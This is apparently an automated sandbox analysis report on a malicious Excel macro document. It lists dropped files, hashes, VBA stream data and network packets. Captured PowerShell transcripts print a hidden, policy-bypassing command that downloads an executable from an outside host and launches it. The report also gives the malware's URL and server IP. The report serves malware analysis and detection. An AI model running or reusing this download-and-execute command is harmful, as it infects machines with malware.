Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-27T10:36:40">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllllulbIj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B8294 13
Malicious:	false
Reputation:	high, very likely benign file
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_cgkruib0.ygj.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_eynwfcx2.3ju.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_eynwfcx2.3ju.psm1	
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ljxb34qx.vzy.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ryxuahqv.3dg.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe	
Process:	C:\Users\Public\oftmhayq.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	552960
Entropy (8bit):	7.182147023805618
Encrypted:	false
SSDEEP:	12288:MiUO3Iy0AZNVNpiWbYOoa09FQFFFFFFFFFFFFFFFFFFFRYH8txxxxxxxxxxxZ:InULzIlYpaIFq
MD5:	7E26E87AB642008D934824D509559859
SHA1:	3D4DC73FEE1B191C2B942E28920C37C82D38B0ED
SHA-256:	3176528C561817095AF859F4809A2091F8557F93C27A0FE32EE71C8FC3B71F33
SHA-512:	C51D64487F852B3D24C4F6B6C2EB79DEAC9394A607BE1B8287BD087398B17B5403DDACE34EB46FD0A5807E044ECC6869213CCEF9EEDA4604D7A1DF711B691A 2C
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....P.....No... .....@.. ....@.....n..W..... ....H.....text...TO... ...P..... ..`.rsrc.....R.....@..@.rel oc.....n.....@..B.....0o.....H.....J..h$.....0.....0.....-.&(....+.&+.*....0..3.....(.....-.&..-.&..-.&.(....+.(....+.(....+.(....+.*..0 ....-.&s.....-.&sX....-.&.o....+..+..+...+..(.....o.....j2...+...(....r...p..H.....(.....(.....*.....o[.....o....t+...}....*...0.. .....{....r...po.....-.&&+.}....+.*.0..u.....{....(.....-.&~....-I+. .+. ....r_..p.....(.....-.&....(.....(....(....-.&+..+.....+.~....{!..

C:\Users\user\Documents\20201127\PowerShell_transcript.849224.0kLC5vT1.20201127113806.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3951
Entropy (8bit):	5.421598276555511
Encrypted:	false

C:\Users\user\Documents\20201127\PowerShell_transcript.849224.0kLC5vT1.20201127113806.txt	
SSDEEP:	96:BZIh5N9I1qDo1ZrSieXmZah5N9I1qDo1ZIseX2eXSrEzyeXSrEzTZ7:leXgeX2eX8eX8eXn
MD5:	5157FE1088C77BC92F20BF23DB040ACB
SHA1:	108D7C64C82A178B2E12F50983FC746C8C008621
SHA-256:	DE128F5C758AE0CDE62A7074EBBBECFE96BACA2D30503A2CF49B54CD6D026309
SHA-512:	91BD8AC33B8459D11CDBB63EA7F4083395EE152671CA459B58560D2AE4ABDA4D4AC8752D64EDB05FC05F69C9F36153B5DCB0AEDC2A87ECEF04F615C3028F4C8
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201127113806..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 849224 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command & { iwr http://sparepartiran.com/js/2Q/5901777.pdf.exe -OutFile C:\Users\Public\oftmhayq.exe}; & {Start-Process -FilePath C:\Users\Public\oftmhayq.exe}..Process ID: 5184..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201127113806..**********..PS> & { iwr http://sparepartiran.com/js/2Q/5901777.pdf.exe -OutFile C:\Users\Public\oftmhayq.exe}; & {Start-Process -FilePath C:\Users\Public\oftmhayq.

C:\Users\user\Documents\20201127\PowerShell_transcript.849224.b3BihSD7.20201127113805.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1219
Entropy (8bit):	5.282450136999881
Encrypted:	false
SSDEEP:	24:BxSAsxvBn5x2DOXiRbWoPuv18WMHjeTKKjX4CIym1ZJXQaPuv1WnxSAZI:BZwvh5oOqioPuv1HMqDYB1ZLPuv14ZZI
MD5:	09AC619D5065DA9F92352D74207C3020
SHA1:	FAF52D46822C6571C60E32E0C79D1D6947BCA100
SHA-256:	7567B37EB56FECE10EC3C5924D2EF4576ABF88080D9C09439B44104FBB182E5B
SHA-512:	FB281DD2CA0977C9B659171CE9DC89A957F098AF7D3A8537A1C54D30F94448609C2319D9BE6A1FEA042417CE15CA0FE4D3E286C1FC0CF0CC9FAAFEF41F95E5E
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201127113806..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 849224 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command & { iwr http://sparepartiran.com/js/2Q/5901777.pdf.exe -OutFile C:\Users\Public\oftmhayq.exe}; & {Start-Process -FilePath C:\Users\Public\oftmhayq.exe}..Process ID: 5164..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201127113806..**********..PS> & { iwr http://sparepartiran.com/js/2Q/5901777.pdf.exe -OutFile C:\Users\Public\oftmhayq.exe}; & {Start-Process -FilePath C:\Users\Public\oftmhayq.

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Author: Dell, Last Saved By: Dell, Create Time/Date: Fri Nov 27 09:06:11 2020, Last Saved Time/Date: Fri Nov 27 09:06:12 2020, Security: 0
Entropy (8bit):	7.862065005946057
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	5901777.xls
File size:	208384
MD5:	899e5af08f0794f0131adbf03f841045
SHA1:	242508434986d472b0b83387ec8d5d33888baa29
SHA256:	74b115a8b1f4e18d26b092dc965b60ad94dba931591d9913db219823d294904a
SHA512:	e43293d7d37a19a7564e076fdb55ea9594758246504cbd504653f8b3c60a94806313145c13366f21bcc85b98c407262f63bfdb25511738899fcef4cb4cf665a2
SSDEEP:	6144:gk3hOdsylKlgryzc4bNhZF+E+W2knu17K4g62FpqDIWPIVirJNl15bdVwHmGRl:61+4v2FpqDAcrJN1bbwGGR
File Content Preview:	.....>.....b.....d..... .....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "5901777.xls"

Indicators

Has Summary Info:	True
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Author:	Dell
Last Saved By:	Dell
Create Time:	2020-11-27 09:06:11
Last Saved Time:	2020-11-27 09:06:12
Security:	0

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams with VBA

VBA File Name: ThisWorkbook.cls, Stream Size: 742

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	742
Data ASCII:	....Attribut.e VB_Nam.e = "Thi.sWorkboo.k"....Bas...0{0002 0P819-..0..C#....46}.|Gl.obal..Spa.c..False.%.Creatabl...Pr edecl.a..Id.#Tru.."Expose....@Templat@eDeriv..C.ustomiz. D..2P.... Sub. .._Befor.eCl.9(Can.cel As B.oolean)...Range (".l1:x22")..Select.....i
Data Raw:	01 e2 b2 00 41 74 74 72 69 62 75 74 00 65 20 56 42 5f 4e 61 6d 00 65 20 3d 20 22 54 68 69 00 73 57 6f 72 6b 62 6f 6f 10 6b 22 0d 0a 0a 8c 42 61 73 01 02 8c 30 7b 30 30 30 32 30 50 38 31 39 2d 00 10 30 03 08 43 23 05 12 03 00 34 36 7d 0d 7c 47 6c 10 6f 62 61 6c 01 d0 53 70 61 82 63 01 92 46 61 6c 73 65 0c 25 00 43 72 65 61 74 61 62 6c 01 15 1f 50 72 65 64 65 63 6c 12 61 00 06 49 64

VBA Code Keywords

Keyword
.ShrinkToFit
.TintAndShade
lctheufps
VB_Name
VB_Creatable
xlCenter

Keyword
lctheufps.Create(yqukhazhshmodqbmnkwuescdsportzmbady)
"ThisWorkbook"
VB_Exposed
.VerticalAlignment
.WrapText
.Orientation
Selection.Borders(xlDiagonalUp).LineStyle
.MergeCells
xlThin
psisbdmpm
Workbook_BeforeClose(Cancel
VB_Customizable
.ColorIndex
.AddIndent
Selection.Font.Italic
.Weight
Selection.Font.Bold
xlContext
yqukhazhshmodqbmnkwuescdsportzmbady
.HorizontalAlignment
xlBottom
.LineStyle
VB_TemplateDerived
xlNone
xlUnderlineStyleSingle
Selection.Borders(xlDiagonalDown).LineStyle
Selection.Borders(xlEdgeTop)
Selection
False
Selection.Borders(xlEdgeLeft)
.IndentLevel
Attribute
Selection.Font.Underline
Private
.ReadingOrder
xlContinuous
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
Boolean)

VBA Code

VBA File Name: oldgcaiba.cls, Stream Size: 172

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/oldgcaiba
VBA File Name:	oldgcaiba.cls
Stream Size:	172
Data ASCII:	. . . . A t t r i b u t . e V B _ N a m . e = " o l d . g c a i b a " . " . . . B a s . . 0 { . 0 0 0 2 0 8 2 0 6 - . . . . C . . . . 4 6 . } . | G l o b a l ! . . S p a c . . F a . l s e . % C r e a . t a b l . . P r e d e c l a . . I d . . # T r u . " E x p . o s e . . . @ T e m . p l a t e D e r . i v . . C u s t o . m i z . D . 2
Data Raw:	01 a8 b0 00 41 74 74 72 69 62 75 74 00 65 20 56 42 5f 4e 61 6d 00 65 20 3d 20 22 6f 6c 64 00 67 63 61 69 62 61 22 0d 22 0a 0a 80 42 61 73 02 80 30 7b 00 30 30 30 32 30 38 32 30 36 2d 00 10 04 08 43 05 12 03 00 34 36 02 7d 0d 7c 47 6c 6f 62 61 6c 21 01 ca 53 70 61 63 01 92 46 61 08 6c 73 65 0c 25 43 72 65 61 10 74 61 62 6c 15 1f 50 72 65 20 64 65 63 6c 61 00 06 49 64 11 00 23 54 72

VBA Code Keywords

Keyword
"oldgcaiba"
False
VB_Exposed
Attribute

Keyword
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 107

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	107
Entropy:	4.18482950044
Base64 Encoded:	True
Data ASCII:	. . . . F . . . . M i c r o s o f t E x c e l 2 0 0 3 W o r k s h e e t . . . . . B i f f 8 . . . . . E x c e l . S h e e t . 8 . . 9 . q . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 1f 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 20 32 30 30 33 20 57 6f 72 6b 73 68 65 65 74 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 228

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	228
Entropy:	2.83826051843
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . o l d g c a i b a . . . . W o r k s h e e t s . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 8e 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 176

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	176
Entropy:	3.03638398782
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . 8 . . . . @ . . . . . . P . . . . ` . . . . l . . . . x . . . . D e l l . . . . D e l l . . . . @ . . . . @ . . . . . b . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 80 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 04 00 00 00 40 00 00 00 08 00 00 00 50 00 00 00 0c 00 00 00 60 00 00 00 0d 00 00 00 6c 00 00 00 13 00 00 00 78 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 44 65 6c 6c 00 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 200639

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	200639
Entropy:	7.92744162749

General	
Base64 Encoded:	True
Data ASCII:	. . . . T 8 . . . . \\ . p . . . . D e l l B . . . . . a . . . . = ... T h i s W o r k b o o k . . . . = ... P K . 8 . . . . X . @
Data Raw:	09 08 10 00 00 06 05 00 54 38 cd 07 c1 c0 01 00 06 07 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 04 00 00 44 65 6c 6c 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 478

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	478
Entropy:	5.17133809761
Base64 Encoded:	True
Data ASCII:	I D = " { 0 0 0 0 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 0 0 0 0 0 0 0 0 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = o l d g c a i b a / & H 0 0 0 0 0 0 0 0 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = 0 . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 9 6 9 4 3 A D 6 4 6 F A D 8 F E D 8 F E D C 0 2 D C 0 2 " . . D P B = " D 1 D 3 7 D 6 2 9 A 6 2 9 A 9 D 6 6 6 3 9 A 4 2 4 0 E 8 2 B D 8 8 8 E D
Data Raw:	49 44 3d 22 7b 30 30 30 30 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 30 30 30 30 30 30 30 30 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 6f 6c 64 67 63 61 69 62 61 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 56 42 41 50 72 6f 6a 65 63 74 22 0d

Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 71

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECTwm
File Type:	data
Stream Size:	71
Entropy:	3.1232478398
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . o l d g c a i b a . o . l . d . g . c . a . i . b . a . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 6f 6c 64 67 63 61 69 62 61 00 6f 00 6c 00 64 00 67 00 63 00 61 00 69 00 62 00 61 00 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/_VBA_PROJECT, File Type: ISO-8859 text, with no line terminators, Stream Size: 7


General	
Stream Path:	_VBA_PROJECT_CUR/VBA/_VBA_PROJECT
File Type:	ISO-8859 text, with no line terminators
Stream Size:	7
Entropy:	1.84237099318
Base64 Encoded:	False
Data ASCII:	. a . . . . .
Data Raw:	cc 61 ff ff 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: data, Stream Size: 224

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/dir
File Type:	data
Stream Size:	224
Entropy:	5.5463550152
Base64 Encoded:	False
Data ASCII:	. . . . 0 . . . . H . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . Q . T . . . " < . . . . . . D . . . . T . h i s W o r k b @ o o k G . . . . . . h . i . s . W . . o . r . k . b . . . o . . . . / 2 . / . . u . H . . 1 . . . . . , . C * " . . + ... ^ . . . o l d g c a i b . a G . . . . . l . . d . g . c . a . 4 j b . . . . . 2 . . . @ . . . .
Data Raw:	01 dc b0 80 01 00 04 00 00 00 01 00 30 aa 02 02 90 09 00 20 14 06 48 03 00 a8 80 00 00 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 00 08 05 06 12 09 02 12 a5 95 1f 51 06 54 00 0c 02 22 3c 02 0a 0f 02 b6 02 44 00 13 02 07 ff ff 19 02 1d 54 00 68 69 73 57 6f 72 6b 62 40 6f 6f 6b 47 00 18 01 11 00 00 68 00 69 00 73

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 27, 2020 11:38:08.703929901 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:08.777448893 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:08.824160099 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:08.824331045 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:08.837831020 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:08.895749092 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:08.896704912 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:08.898339987 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:08.956010103 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:08.958857059 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:08.958878994 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:08.958959103 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:08.959620953 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:08.959639072 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:08.959748030 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:08.959760904 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:08.959779978 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:08.959791899 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:08.959805012 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:08.959908009 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:08.959959030 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:08.959990978 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:08.960108042 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.016362906 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.019684076 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.019738913 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.019777060 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.019817114 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.019829988 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.019855976 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.019896030 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.019921064 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.020001888 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.020236015 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.020278931 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.020317078 CET	80	49744	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.020349979 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.020354986 CET	80	49744	162.223.88.131	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 27, 2020 11:38:09.021069050 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.064140081 CET	49744	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.079015970 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.079062939 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.079102993 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.079142094 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.079160929 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.079231977 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.081520081 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.081563950 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.081604004 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.081624985 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.081645966 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.081757069 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.084659100 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.084716082 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.084754944 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.084791899 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.084820032 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.084831953 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.084836006 CET	49743	80	192.168.2.3	162.223.88.131
Nov 27, 2020 11:38:09.084872007 CET	80	49743	162.223.88.131	192.168.2.3
Nov 27, 2020 11:38:09.084919930 CET	80	49743	162.223.88.131	192.168.2.3
